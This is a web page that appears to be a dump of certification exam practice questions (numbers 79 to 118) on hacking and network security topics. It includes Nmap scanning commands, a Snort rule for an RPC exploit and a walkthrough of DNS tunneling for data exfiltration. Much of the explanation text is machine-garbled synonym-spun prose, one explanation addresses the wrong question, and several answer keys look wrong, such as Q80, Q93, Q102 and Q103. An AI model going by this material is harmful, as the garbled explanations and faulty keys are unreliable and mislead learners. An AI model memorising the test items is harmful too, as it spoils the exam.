NEW QUESTION: 79
George is a security professional working for iTech Solutions. He was tasked with securely transferring sensitive data of the organization between industrial systems. In this process, he used a short-range communication protocol based on the IEEE 203.15.4 standard. This protocol is used in devices that transfer data infrequently at a low rate in a restricted area, within a range of 10-100 m. What is the short-range wireless communication technology George employed in the above scenario?
A. MQTT
B. LPWAN
C. Zigbee
D. NB-IoT
Answer: (SHOW ANSWER)
Zigbee could be a wireless technology developed as associate open international normal to deal with the unique desires of affordable, low-power wireless IoT networks. The Zigbee normal operates on the IEEE 802.15.4 physical radio specification and operates in unauthorised bands as well as a pair of.4 GHz, 900 MHz and 868 MHz.

The 802.15.4 specification upon that the Zigbee stack operates gained confirmation by the Institute of Electrical and physical science Engineers (IEEE) in 2003. The specification could be a packet-based radio protocol supposed for affordable, battery-operated devices. The protocol permits devices to speak in an exceedingly kind of network topologies and may have battery life lasting many years.

The Zigbee three.0 Protocol

The Zigbee protocol has been created and ratified by member corporations of the Zigbee Alliance.Over three hundred leading semiconductor makers, technology corporations, OEMs and repair corporations comprise the Zigbee Alliance membership. The Zigbee protocol was designed to supply associate easy-to-use wireless information answer characterised by secure, reliable wireless network architectures.

THE ZIGBEE ADVANTAGE

The Zigbee 3.0 protocol is intended to speak information through rip-roaring RF environments that area unit common in business and industrial applications. Version 3.0 builds on the prevailing Zigbee normal however unifies the market-specific application profiles to permit all devices to be wirelessly connected within the same network, no matter their market designation and performance. what is more, a Zigbee 3.0 certification theme ensures the ability of product from completely different makers. Connecting Zigbee three.0 networks to the information science domain unveil observance and management from devices like smartphones and tablets on a local area network or WAN, as well as the web, and brings verity net of Things to fruition.

Zigbee protocol options include:

Support for multiple network topologies like point-to-point, point-to-multipoint and mesh networks Low duty cycle - provides long battery life Low latency Direct Sequence unfold Spectrum (DSSS) Up to 65,000 nodes per network

128-bit AES encryption for secure information connections

Collision avoidance, retries and acknowledgements

NEW QUESTION: 80

Johnson, an attacker, performed online research for the contact details of reputed cybersecurity firms. He found the contact number of sibertech.org and dialed the number, claiming himself to represent a technical support team from a vendor. He warned that a specific server is about to be compromised and requested sibertech.org to follow the provided instructions. Consequently, he prompted the victim to execute unusual commands and install malicious files, which were then used to collect and pass critical information to Johnson's machine.

What is the social engineering technique Steve employed in the above scenario?

A. Quid pro quo

B. Phishing

C. Elicitation

D. Diversion theft

Answer: C (LEAVE A REPLY)

NEW QUESTION: 81
What would be the fastest way to perform content enumeration on a given web server by using the Gobuster tool?
A. Performing content enumeration using a wordlist
B. Skipping SSL certificate verification
C. Performing content enumeration using the bruteforce mode and 10 threads
D. Performing content enumeration using the bruteforce mode and random file extensions
Answer: A (LEAVE A REPLY)

NEW QUESTION: 82
Gregory, a professional penetration tester working at Sys Security Ltd., is tasked with performing a security test of web applications used in the company. For this purpose, Gregory uses a tool to test for any security loopholes by hijacking a session between a client and server. This tool has a feature of intercepting proxy that can be used to inspect and modify the traffic between the browser and target application. This tool can also perform customized attacks and can be used to test the randomness of session tokens. Which of the following tools is used by Gregory in the above scenario?
A. Wireshark
B. CxSAST
C. Nmap
D. Burp Suite
Answer: D (LEAVE A REPLY)

NEW QUESTION: 83
In the context of Windows Security, what is a 'null' user?
A. A pseudo account that was created for security administration purpose
B. A user that has no skills
C. An account that has been suspended by the admin
D. A pseudo account that has no username and password
Answer: (SHOW ANSWER)

NEW QUESTION: 84
Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!" From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact. No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So,

while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using hisdial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:

```
H@cker Mess@ge:
YOu @re De@d! Fre@ks!
```

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

A. Routing table injection
B. SQL injection
C. ARP spoofing
D. DNS poisoning
Answer: D (LEAVE A REPLY)

NEW QUESTION: 85
You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions.
What Google dork operator would you use?

A. site
B. inurl
C. ext
D. filetype
Answer: (SHOW ANSWER)

NEW QUESTION: 86
You want to analyze packets on your wireless network. Which program would you use?

A. Wireshark with Airpcap
B. Wireshark with Winpcap
C. Ethereal with Winpcap
D. Airsnort with Airpcap
Answer: A (LEAVE A REPLY)

NEW QUESTION: 87
Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the Information, he successfully performed an attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

A. Dark web footprinting
B. VoIP footpnnting
C. VPN footprinting
D. website footprinting
Answer: (SHOW ANSWER)
Explanation
VoIP (Voice over Internet Protocol) is a web convention that permits the transmission of voice brings over the web. It does as such by changing over the ordinary telephone signals into advanced signs. Virtual Private Networks(VPN) give a protected association with an associations' organization. Along these lines, VoIP traffic can disregard a SSL-based VPN, successfully scrambling VoIP administrations.
When leading surveillance, in the underlying phases of VoIP footprinting, the accompanying freely accessible data can be normal:
* All open ports and administrations of the gadgets associated with the VoIP organization
* The public VoIP worker IP address
* The working arrangement of the worker running VoIP
* The organization framework

NEW QUESTION: 88
Which is the first step followed by Vulnerability Scanners for scanning a network?
A. Firewall detection
B. TCP/UDP Port scanning
C. OS Detection
D. Checking if the remote host is alive
Answer: (SHOW ANSWER)

NEW QUESTION: 89
Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?
A. Spoofed session flood attack
B. UDP flood attack
C. Peer-to-peer attack
D. Ping-of-death attack
Answer: A (LEAVE A REPLY)

NEW QUESTION: 90

A company's policy requires employees to perform file transfers using protocols which encrypt traffic. You suspect some employees are still performing file transfers using unencrypted protocols because the employees do not like changes. You have positioned a network sniffer to capture traffic from the laptops used by employees in the data ingest department. Using Wire shark to examine the captured traffic, which command can be used as a display filter to find unencrypted file transfers?

A. tcp.port ==21

B. tcp.port != 21

C. tcp.port = 23

D. tcp.port ==21 || tcp.port ==22

Answer: (SHOW ANSWER)

NEW QUESTION: 91

Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

A. Detecting the presence of Snort_inline honeypots

B. Detecting the presence of Sebek-based honeypots

C. Detecting the presence of Honeyd honeypots

D. Detecting honeypots running on VMware

Answer: A (LEAVE A REPLY)

NEW QUESTION: 92

You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL.

What may be the problem?

A. Traffic is Blocked on UDP Port 53

B. Traffic is Blocked on UDP Port 80

C. Traffic is Blocked on TCP Port 80

D. Traffic is Blocked on TCP Port 54
Answer: A (LEAVE A REPLY)

NEW QUESTION: 93
At what stage of the cyber kill chain theory model does data exfiltration occur?
A. Actions on objectives
B. Weaponization
C. installation
D. Command and control
Answer: D (LEAVE A REPLY)
Explanation
cyber kill chain in this the command and control stage is the defender's "last best chance" to block the operation: by blocking the Command and Control channel. If adversaries can't issue commands, defenders can prevent impact. Typically, compromised hosts must beacon outbound to an Internet controller server to establish a Command & Control (aka C2) channel. APT malware especially requires manual interaction rather than conduct activity automatically. Once the C2 channel establishes, intruders effectively have "hands on the keyboard" access inside the target environment. Let's remember that seldom is Malware automated, normally this command channel is manual. The general practice of intruders is: Email - in, Web = Out. The trick for them is to have established the control over many work stations in an effort to "exfiltrate" data without setting off any anomalies or other monitoring applications based upon content, quantity, frequency, etc. Hence, the reason it is essential to have the proper tools in place that can identify, track, observe, stop and destroy these campaigns within your arsenal of capabilities.

NEW QUESTION: 94
A friend of yours tells you that he downloaded and executed a file that was sent to him by a coworker. Since the file did nothing when executed, he asks you for help because he suspects that he may have installed a trojan on his computer.
what tests would you perform to determine whether his computer Is Infected?
A. Use ExifTool and check for malicious content.
B. You do not check; rather, you immediately restore a previous snapshot of the operating system.
C. Upload the file to VirusTotal.
D. Use netstat and check for outgoing connections to strange IP addresses or domains.
Answer: (SHOW ANSWER)

NEW QUESTION: 95
The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap
192.168.1.64/28.

Why he cannot see the servers?

A. He needs to add the command ""ip address"" just before the IP address

B. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range

C. The network must be dawn and the nmap command and IP address are ok

D. He needs to change the address to 192.168.1.0 with the same mask

Answer: B (LEAVE A REPLY)

NEW QUESTION: 96

Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes. Images, and networks. What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker client

B. Docker objects


C. Docker daemon

D. Docker registries

Answer: (SHOW ANSWER)

Explanation

Docker uses a client-server design. The docker client talks to the docker daemon, that will the work of building, running, and distributing your docker containers. The docker client and daemon will run on the same system, otherwise you will connect a docker consumer to a remote docker daemon. The docker consumer and daemon communicate using a REST API, over OS sockets or a network interface.



The docker daemon (dockerd) listens for docker API requests and manages docker objects like pictures, containers, networks, and volumes. A daemon may communicate with other daemons to manage docker services.

NEW QUESTION: 97

Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

A. Dipole antenna

B. Yagi antenna

C. Omnidirectional antenna
D. Parabolic grid antenna
Answer: B (LEAVE A REPLY)

NEW QUESTION: 98
You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.
What is the best Nmap command you will use?
A. nmap -T4 -O 10.10.0.0/24
B. nmap -T4 -q 10.10.0.0/24
C. nmap -T4 -F 10.10.0.0/24
D. nmap -T4 -r 10.10.1.0/24
Answer: C (LEAVE A REPLY)

NEW QUESTION: 99
John, a professional hacker, decided to use DNS to perform data exfiltration on a target network, in this process, he embedded malicious data into the DNS protocol packets that even DNSSEC cannot detect. Using this technique. John successfully injected malware to bypass a firewall and maintained communication with the victim machine and C&C server. What is the technique employed by John to bypass the firewall?
A. DNS cache snooping
B. DNSSEC zone walking
C. DNS tunneling method
D. DNS enumeration
Answer: C (LEAVE A REPLY)
DNS tunneling may be a method wont to send data over the DNS protocol, a protocol which has never been intended for data transfer. due to that, people tend to overlook it and it's become a well-liked but effective tool in many attacks. Most popular use case for DNS tunneling is obtaining free internet through bypassing captive portals at airports, hotels, or if you are feeling patient the not-so-cheap on the wing Wi-Fi. On those shared internet hotspots HTTP traffic is blocked until a username/password is provided, however DNS traffic is usually still allowed within the background: we will encode our HTTP traffic over DNS and voila, we've internet access. This sounds fun but reality is, browsing anything on DNS tunneling is slow. Like, back to 1998 slow. Another more dangerous use of DNS tunneling would be bypassing network security devices (Firewalls, DLP appliances...) to line up an immediate and unmonitored communications channel on an organisation's network. Possibilities here are endless: Data exfiltration, fixing another penetration testing tool... you name it. To make it even more worrying, there's an outsized amount of easy to use DNS tunneling tools out there. There's even a minimum of one VPN over DNS protocol provider (warning: the planning of the web site is hideous, making me doubt on the legitimacy of it). As a pentester all this is often great, as a network admin not such a lot .
How does it work:

For those that ignoramus about DNS protocol but still made it here, i feel you deserve a really brief explanation on what DNS does: DNS is sort of a phonebook for the web , it translates URLs (human-friendly language, the person's name), into an IP address (machine-friendly language, the phone number). That helps us remember many websites, same as we will remember many people's names. For those that know what DNS is i might suggest looking here for a fast refresh on DNS protocol, but briefly what you would like to understand is: * A Record: Maps a website name to an IP address. example.com ? 12.34.52.67 * NS Record (a.k.a. Nameserver record): Maps a website name to an inventory of DNS servers, just in case our website is hosted in multiple servers. example.com ? server1.example.com, server2.example.com Who is involved in DNS tunneling? * Client. Will launch DNS requests with data in them to a website . * One Domain that we will configure. So DNS servers will redirect its requests to an outlined server of our own. * Server. this is often the defined nameserver which can ultimately receive the DNS requests. The 6 Steps in DNS tunneling (simplified): 1. The client encodes data during a DNS request. The way it does this is often by prepending a bit of knowledge within the domain of the request. for instance : mypieceofdata.server1.example.com 2. The DNS request goes bent a DNS server. 3. The DNS server finds out the A register of your domain with the IP address of your server. 4. The request for mypieceofdata.server1.example.com is forwarded to the server. 5. The server processes regardless of the mypieceofdata was alleged to do. Let's assume it had been an HTTP request. 6. The server replies back over DNS and woop woop, we've got signal.

NEW QUESTION: 100
A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?
A. GPS mapping
B. Wardriving
C. Spectrum analysis
D. Wireless sniffing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 101
what are common files on a web server that can be misconfigured and provide useful Information for a hacker such as verbose error messages?
A. httpd.conf
B. administration.config
C. idq.dll
D. php.ini
Answer: D (LEAVE A REPLY)
The php.ini file may be a special file for PHP. it's where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there's no got to create or modify a

php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

NEW QUESTION: 102
What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?
A. Symmetric encryption allows the server to security transmit the session keys out-of-band.
B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.
C. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.
D. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 103
Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.
What is the type of vulnerability assessment that Jude performed on the organization?
A. Application assessment
B. Passive assessment
C. A Host-based assessment
D. External assessment
Answer: C (LEAVE A REPLY)

NEW QUESTION: 104
Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about ONS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names. IP addresses. DNS records, and network Who is records. He further exploited this information to launch other sophisticated attacks.
What is the tool employed by Gerard in the above scenario?
A. Knative
B. zANTI
C. Towelroot
D. Bluto
Answer: D (LEAVE A REPLY)
https://www.darknet.org.uk/2017/07/bluto-dns-recon-zone-transfer-brute-forcer/

"Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records."
CEH Module 02 Page 138

NEW QUESTION: 105
Calvin, a software developer, uses a feature that helps him auto-generate the content of a web page without manual involvement and is integrated with SSI directives. This leads to a vulnerability in the developed web application as this feature accepts remote user inputs and uses them on the page. Hackers can exploit this feature and pass malicious SSI directives as input values to perform malicious activities such as modifying and erasing server files. What is the type of injection attack Calvin's web application is susceptible to?
A. CRLF injection
B. A Server-side includes injection
C. Server-side JS injection
D. Qserver-side template injection
Answer: B (LEAVE A REPLY)

NEW QUESTION: 106
Bella, a security professional working at an it firm, finds that a security breach has occurred while transferring important files. Sensitive data, employee usernames. and passwords are shared In plaintext, paving the way for hackers 10 perform successful session hijacking. To address this situation. Bella Implemented a protocol that sends data using encryption and digital certificates. Which of the following protocols Is used by Bella?
A. FTP
B. HTTPS
C. FTPS
D. IP
Answer: (SHOW ANSWER)
Explanation
HTTPS is the shortening for hypertext move convention secure, or secure hypertext move convention in the event that you are not a fanatic for semantics.
How Does HTTPS Work?Dissimilar to HTTP, HTTPS utilizes a protected testament from an outsider seller to make sure about an association and confirm that the site is genuine. This safe authentication is known as a SSL Certificate (or "cert").
SSL is a truncation for "secure attachments layer". This is the thing that makes a safe, encoded association between a program and a worker, which secures the layer of correspondence between the two.
This declaration encodes an association with a degree of insurance that is assigned at your season of the acquisition of a SSL endorsement.

A SSL endorsement gives an additional layer of security for touchy information that you don't need outsider aggressors to get to. This extra security can be critical with regards to running online business sites.

A few Examples:

* When you need to make sure about the transmission of Mastercard information or other delicate data, (for example, somebody's genuine location and actual personality).
* When you run a lead age site that depends on somebody's genuine data, wherein case you need to utilize
* HTTPS to protect against malevolent assaults on the client's information.

There are numerous advantages to HTTPS that merit the slight expense. Keep in mind, if the declaration is absent, an outsider could undoubtedly check the association for delicate information.

What is TLS? How it Applies to HTTPSTLS represents transport layer security. It encodes HTTPS and can be utilized to make sure about email and different conventions. It utilizes cryptographic methods that guarantee information has not been altered since it was sent, that interchanges are with the real individual the correspondence came from, and to keep private information from being seen.

Things kick off with a TLS handshake, the cycle that commences a correspondence meeting that utilizes TLS encryption. This is the place where verification happens, and meeting keys are made. Shiny new meeting keys are produced when two gadgets impart, from the two unique keys cooperating. The consequence of this is more profound, more encoded correspondence.

A Critical Step for HTTPS - Authenticating the Web ServerThe most basic advance for a HTTPS secure association is guaranteeing that a web worker is who they say they are.

That is the reason the SSL authentication is the main piece of this arrangement; it guarantees the proprietor of the webserver is who they say the declaration says it is. It working correspondingly to how a driver's permit functions - it affirms the character of the proprietor of the worker.

A layer of assurance from specific kinds of assaults exists when you actualize HTTPS, making this an important staple of your site.

NEW QUESTION: 107
Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?
A. LNMIB2.MIB
B. WINS.MIB
C. DHCP.MIS
D. MIB_II.MIB
Answer: A (LEAVE A REPLY)
Explanation
DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts HOSTMIB.MIB: Monitors and manages host resources LNMIB2.MIB: Contains object types for workstation and server services MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system WINS.MIB: For the Windows Internet Name Service (WINS)

NEW QUESTION: 108
To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.
What term is commonly used when referring to this type of testing?
A. Mutating
B. Randomizing
C. Fuzzing
D. Bounding
Answer: C (LEAVE A REPLY)

NEW QUESTION: 109
Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?
A. UDP scan
B. TCP Maimon scan
C. arp ping scan
D. ACK flag probe scan
Answer: C (LEAVE A REPLY)
Explanation

One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The -send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.
Raw IP ping scan example for offline targetsThis example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like
10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.
There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (-send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.

Example b ARP ping scan of offline target
In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network.Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify -send-ip as shown in Example a "Raw IP Ping Scan for Offline Targets".
If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple-registered MAC address, your head may turn to you. Use the -spoof-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

NEW QUESTION: 110
After an audit, the auditors Inform you that there is a critical finding that you must tackle Immediately. You read the audit report, and the problem is the service running on port 389. Which service Is this and how can you tackle the problem?
A. The service is LDAP. and you must change it to 636. which is LDPAPS.
B. The service is NTP. and you have to change It from UDP to TCP in order to encrypt it
C. The findings do not require immediate actions and are only suggestions.
D. The service is SMTP, and you must change it to SMIME. which is an encrypted way to send emails.
Answer: A (LEAVE A REPLY)
AD is port 389 and then LDAPS is secure port

NEW QUESTION: 111
An organization is performing a vulnerability assessment tor mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests. What is the type of vulnerability assessment solution that James employed in the above scenario?
A. Service-based solutions
B. Tree-based assessment
C. inference-based assessment
D. Product-based solutions
Answer: (SHOW ANSWER)

NEW QUESTION: 112
Study the snort rule given below:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135
(msg: "NETBIOS DCERPC ISystemActivator bind attempt";
flow:to_server, established; content: "|05|"; distance: 0; within: 1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2192; rev: 1;)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg: "NETBIOS SMB
DCERPC ISystemActivator bind attempt"; flow: to_server, established;
content: "|FF|SMB|25|"; nocase; offset:4, depth:5; content: "|26 00|";
nocase; distance:5; within: 12; content: "|05|"; distance:0; within:1;
content: "|ob|"; distance: 1; within: 1; byte_test: 1, &, 1, 0, relative;
content: "|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|";
distance: 29; within: 16; reference: cve, CAN-2003-0352;
classtype: attempted-admin; sid: 2193; rev: 1;)
```

From the options below, choose the exploit against which this rule applies.
A. MyDoom
B. WebDav
C. MS Blaster
D. SQL Slammer
Answer: (SHOW ANSWER)

NEW QUESTION: 113
There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?
A. WEP
B. RADIUS
C. WPA
D. WPA3
Answer: (SHOW ANSWER)
Wi-Fi Protected Access (WPA), Wi-Fi Protected Access II (WPA2), and Wi-Fi Protected Access 3 (WPA3) are the three security and security certification programs developed by the Wi-Fi Alliance to secure wireless computer networks. The Alliance defined these in response to serious weaknesses researchers had found within the previous system, Wired Equivalent Privacy (WEP). WPA (sometimes mentioned because the draft IEEE 802.11i standard) became available in 2003. The Wi-Fi Alliance intended it as an intermediate measure in anticipation of the supply of the safer and sophisticated WPA2, which became available in 2004 and may be a common shorthand for the complete IEEE 802.11i (or IEEE 802.11i-2004) standard. In January 2018, Wi-Fi Alliance announced the discharge of WPA3 with several security improvements over WPA2. The Wi-Fi Alliance intended WPA as an intermediate measure to require the place of WEP pending the supply of the complete IEEE 802.11i standard. WPA might be implemented through firmware upgrades on wireless network interface cards designed for WEP that began shipping as far back as 1999. However, since the changes required within the wireless access points (APs) were more extensive than those needed on the network cards, most pre-2003 APs couldn't be upgraded to support WPA. The WPA protocol implements much of the IEEE 802.11i standard. Specifically, the Temporal Key Integrity Protocol (TKIP) was adopted for WPA. WEP used a 64-bit or 128-bit encryption key that has got to be manually entered on wireless access points and devices and doesn't change. TKIP employs a per-packet key, meaning that it dynamically generates a replacement 128-bit key for every packet and thus prevents the kinds of attacks that compromised WEP. WPA also includes a Message Integrity Check, which is meant to stop an attacker from altering and resending data packets. This replaces the cyclic redundancy check (CRC) that was employed by the WEP standard. CRC's main flaw was that it didn't provide a sufficiently strong data integrity guarantee for the packets it handled. Well-tested message authentication codes existed to unravel these problems, but they required an excessive amount of computation to be

used on old network cards. WPA uses a message integrity check algorithm called TKIP to verify the integrity of the packets. TKIP is far stronger than a CRC, but not as strong because the algorithm utilized in WPA2. Researchers have since discovered a flaw in WPA that relied on older weaknesses in WEP and therefore the limitations of the message integrity code hash function, named Michael, to retrieve the keystream from short packets to use for re-injection and spoofing.

NEW QUESTION: 114
How can you determine if an LM hash you extracted contains a password that is less than 8 characters long?
A. The right most portion of the hash is always the same
B. A portion of the hash will be all 0's
C. The hash always starts with AB923D
D. The left most portion of the hash is always the same
E. There is no way to tell because a hash cannot be reversed
Answer: A (LEAVE A REPLY)

NEW QUESTION: 115
What kind of detection techniques is being used in antivirus software that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the provider's environment?
A. Behavioral based
B. Honeypot based
C. Heuristics based
D. Cloud based
Answer: (SHOW ANSWER)

NEW QUESTION: 116
What is a "Collision attack" in cryptography?
A. Collision attacks try to find two inputs producing the same hash
B. Collision attacks try to get the public key
C. Collision attacks try to break the hash into three parts to get the plaintext value
D. Collision attacks try to break the hash into two parts, with the same bytes in each part to get the private key
Answer: A (LEAVE A REPLY)

NEW QUESTION: 117
What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?
A. Using wget to perform banner grabbing on the webserver
B. Downloading all the contents of the web page locally for further examination
C. Performing content enumeration on the web server to discover hidden folders
D. Flooding the web server with requests to perform a DoS attack

Answer: (SHOW ANSWER)

NEW QUESTION: 118
What is the common name for a vulnerability disclosure program opened by companies In platforms such as HackerOne?
A. Vulnerability hunting program
B. Bug bounty program
C. White-hat hacking program
D. Ethical hacking program
Answer: B (LEAVE A REPLY)
Bug bounty programs allow independent security researchers to report bugs to an companies and receive rewards or compensation. These bugs area unit sometimes security exploits and vulnerabilities, although they will additionally embody method problems, hardware flaws, and so on.
The reports area unit usually created through a program travel by associate degree freelance third party (like Bugcrowd or HackerOne). The companies can got wind of (and run) a program curated to the organization's wants.
Programs is also non-public (invite-only) wherever reports area unit unbroken confidential to the organization or public (where anyone will sign in and join). they will happen over a collection timeframe or with without stopping date (though the second possibility is a lot of common).
Who uses bug bounty programs?
Many major organizations use bug bounties as an area of their security program, together with AOL, Android, Apple, Digital Ocean, and goldman Sachs. you'll read an inventory of all the programs offered by major bug bounty suppliers, Bugcrowd and HackerOne, at these links.
Why do corporations use bug bounty programs?
Bug bounty programs provide corporations the flexibility to harness an outsized cluster of hackers so as to seek out bugs in their code.
This gives them access to a bigger variety of hackers or testers than they'd be able to access on a one-on-one basis. It {can also|also will|can even|may also|may} increase the probabilities that bugs area unit found and reported to them before malicious hackers can exploit them.
It may also be an honest publicity alternative for a firm. As bug bounties became a lot of common, having a bug bounty program will signal to the general public and even regulators that a corporation incorporates a mature security program.
This trend is likely to continue, as some have began to see bug bounty programs as an business normal that all companies ought to invest in.
Why do researchers and hackers participate in bug bounty programs?
Finding and news bugs via a bug bounty program may end up in each money bonuses and recognition. In some cases, it will be a good thanks to show real-world expertise once you are looking for employment, or will even facilitate introduce you to parents on the protection team within an companies.

This can be full time income for a few of us, income to supplement employment, or the way to point out off your skills and find a full time job.
It may also be fun! it is a nice (legal) probability to check out your skills against huge companies and government agencies.
What area unit the disadvantages of a bug bounty program for independent researchers and hackers?
